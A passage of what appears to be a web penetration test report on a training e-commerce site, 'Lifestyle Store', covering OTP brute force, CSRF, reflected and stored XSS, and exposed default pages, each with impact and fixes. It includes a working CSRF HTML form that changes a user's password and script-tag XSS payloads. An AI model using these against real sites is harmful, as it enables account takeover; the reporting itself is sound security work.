1	601	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
2	602	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
4	604	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
5	605	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
6	606	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
7	607	200	<input type="checkbox"/>	<input type="checkbox"/>	4380	

# POC

- Now the user can change the password of admin.



The screenshot shows a web browser window with the address bar displaying `13.235.13.117/reset_password/admin.php?otp=603`. The page title is "Lifestyle Store". The main content area is titled "Enter New Admin Password" and contains two input fields: "New password" and "Confirm password". Below these fields is a red button labeled "Reset Password".

13.235.13.117/reset\_password/admin.php?otp=603

Lifestyle Store

Blog Forum Sign Up Login ▾

Enter New Admin Password

New password

Confirm password

Reset Password

# Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the OTP which leads to complete compromise of personal user data of every customer.  
Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.



# Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

## References:

[https://www.owasp.org/index.php/Testing\\_Multiple\\_Factors\\_Authentication\\_\(OWASP-AT-009\)](https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009))

[https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks)

# 5. Cross site request forgery

## CSRF (Critical)

The below mentioned login page allows you to change password without verification and view details of other customers (CSRF).

Affected URL :

- [http://65.0.4.39/profile/change\\_password.php](http://65.0.4.39/profile/change_password.php)

Affected Parameters :

- Update button (POST parameter)

Additional URLs affected by CSRF

Affected URL :

- <http://65.0.4.39/cart/cart.php>

Affected Parameters :

- Remove option (POST parameter)

Affected URL :

- <http://65.0.4.39/cart/cart.php>

Affected Parameters :

- Confirm order option (POST parameter)

# Observation

- Here you can see 4 digit password, but due to CSRF one can change the password at the moment user wants to update the password.

65.0.4.39/profile/change\_password.php

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

### Change Password


....

....

UPDATE


# POC

- Executing the script changes the password from 1234 to 12345 which can be used to login into the user account.
- When previous password is used it shows it is incorrect but using new password profile can be accessed



# POC

- When submit is clicked password is changed to 12345 from 1234



Script used:

```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <form method="POST" action="http://65.0.4.39/profile/change_password_submit.php">
    <input type="text" name="password" value="12345">
    <input type="text" name="password_confirm" value="12345">
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

# Business Impact – Extremely High

Hacker can change the password of any user .

Hacker can make user to do unwanted things

Hacker can remove and confirm orders in the cart of the use

This can be exploited to affect the reputation of the web app immensely.

# Recommendation

Take the following precautions:

- Implement an Anti-CSRF Token.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp, etc. for critical requests

# References:

<https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

# 6a. Reflected Cross Site Scripting (XSS)

<p>Reflected Cross Site Scripting (Severe)</p>	<p>Below mentioned parameters are vulnerable to reflected XSS</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/profile/16/edit/">http://13.235.13.117/profile/16/edit/</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• address(POST parameters)</li></ul> <p><b>Payload:</b></p> <ul style="list-style-type: none"><li>• <code>&lt;script&gt;alert("success")&lt;/script&gt;</code></li></ul>
--	---



# Observation

- Navigate to <http://13.235.13.117/profile/16/edit/> and enter a script in address bar as shown

13.235.13.117/profile/16/edit/

Lifestyle Store My Cart My Profile My Orders Blog Forum Logout

### My Profile

test

test@ex.com

test

8877889988


`<script>alert("success")</script>`

UPLOAD PROFILE PICTURE

UPDATE

# POC

Then when my profile is opened we can see the alert with text “success”.



# Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.

# Recommendation

Take the following precautions:

- Sanitise all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## References:

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)


[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

## 6b. Stored Cross Site Scripting (XSS)

<p>Stored Cross Site Scripting (Severe)</p>	<p>Below mentioned parameters are vulnerable to stored XSS</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/products/details.php?p_id=3">http://13.235.13.117/products/details.php?p_id=3</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• Post button under review box (POST parameters)</li></ul> <p><b>Payload:</b></p> <ul style="list-style-type: none"><li>• <code>&lt;script&gt;alert("success")&lt;/script&gt;</code></li></ul>
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# Observation

- Navigate to [http://13.235.13.117/products/details.php?p\\_id=3](http://13.235.13.117/products/details.php?p_id=3) and enter a script in address bar as shown



13.235.13.117/products/details.php?p\_id=3

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

All Products Socks

**Puma Socks**

Men & Women Ankle Length Socks Pack of 3

Seller Info Brand Website

**INR 600/-**

Add To cart


No reviews yet

`<script>alert("success")</script>`

POST

# POC

Then whenever product 3 is opened we can see the alert with text “success”.



# Business Impact – High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim's device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker controlled content on the website. As the user trusts the website, he/she will trust the content.



# Recommendation

Take the following precautions:

- Sanitize all user input and block characters you do not want
- Convert special HTML characters like ' " < > into HTML entities &quot; %22 &lt; &gt; before printing them on the website

## References:

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)

[https://www.w3schools.com/html/html\\_entities.asp](https://www.w3schools.com/html/html_entities.asp)

# 7. Default files and pages

Default files and pages(Severe)	Below mentioned URLs are directing to default files and pages
	<b>Affected URL :</b> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/server-status">http://13.235.13.117/server-status</a></li><li>• <a href="http://13.235.13.117/robots.txt">http://13.235.13.117/robots.txt</a></li><li>• <a href="http://13.235.13.117/phpinfo.php">http://13.235.13.117/phpinfo.php</a></li><li>• <a href="http://13.235.13.117/composer.lock">http://13.235.13.117/composer.lock</a></li><li>• <a href="http://13.235.13.117/composer.json">http://13.235.13.117/composer.json</a></li><li>• <a href="http://13.235.13.117/userlist.tx">http://13.235.13.117/userlist.tx</a></li></ul>

# Observation

<http://13.235.13.117/server-status> gives us all the information about server

← → ↻ 🏠 13.235.13.117/server-status/

## Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

---

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

---


.....W\_.....  
.....

Scoreboard Key:  
" " Waiting for Connection, "s" Starting up, "r" Reading Request,  
"w" Sending Reply, "k" Keepalive (read), "b" DNS Lookup,  
"c" Closing connection, "l" Logging, "o" Gracefully finishing,  
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
0-0	1709	0/1/1	_	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.66	16	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	115	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.94	17764	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.93	17766	14	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.92	17768	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.92	17770	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
1-0	1710	0/1/1	_	9.62	9	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1

# Observation

<http://13.235.13.117/robots.txt> gives the directories that are not allowed in search results



The screenshot shows a web browser interface. The address bar displays the URL `13.235.13.117/robots.txt` with a lock icon and a red 'x' icon. Below the address bar, the content of the robots.txt file is displayed in a monospaced font:

```
User-Agent: *  
Disallow: /static/images/  
Disallow: /ovidentiaCMS
```

# Observation

<http://13.235.13.117/phpinfo.php> gives a lot of information about server.

13.235.13.117/phpinfo.php

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



System	Linux ip-172-25-11-229 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-ffi.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, 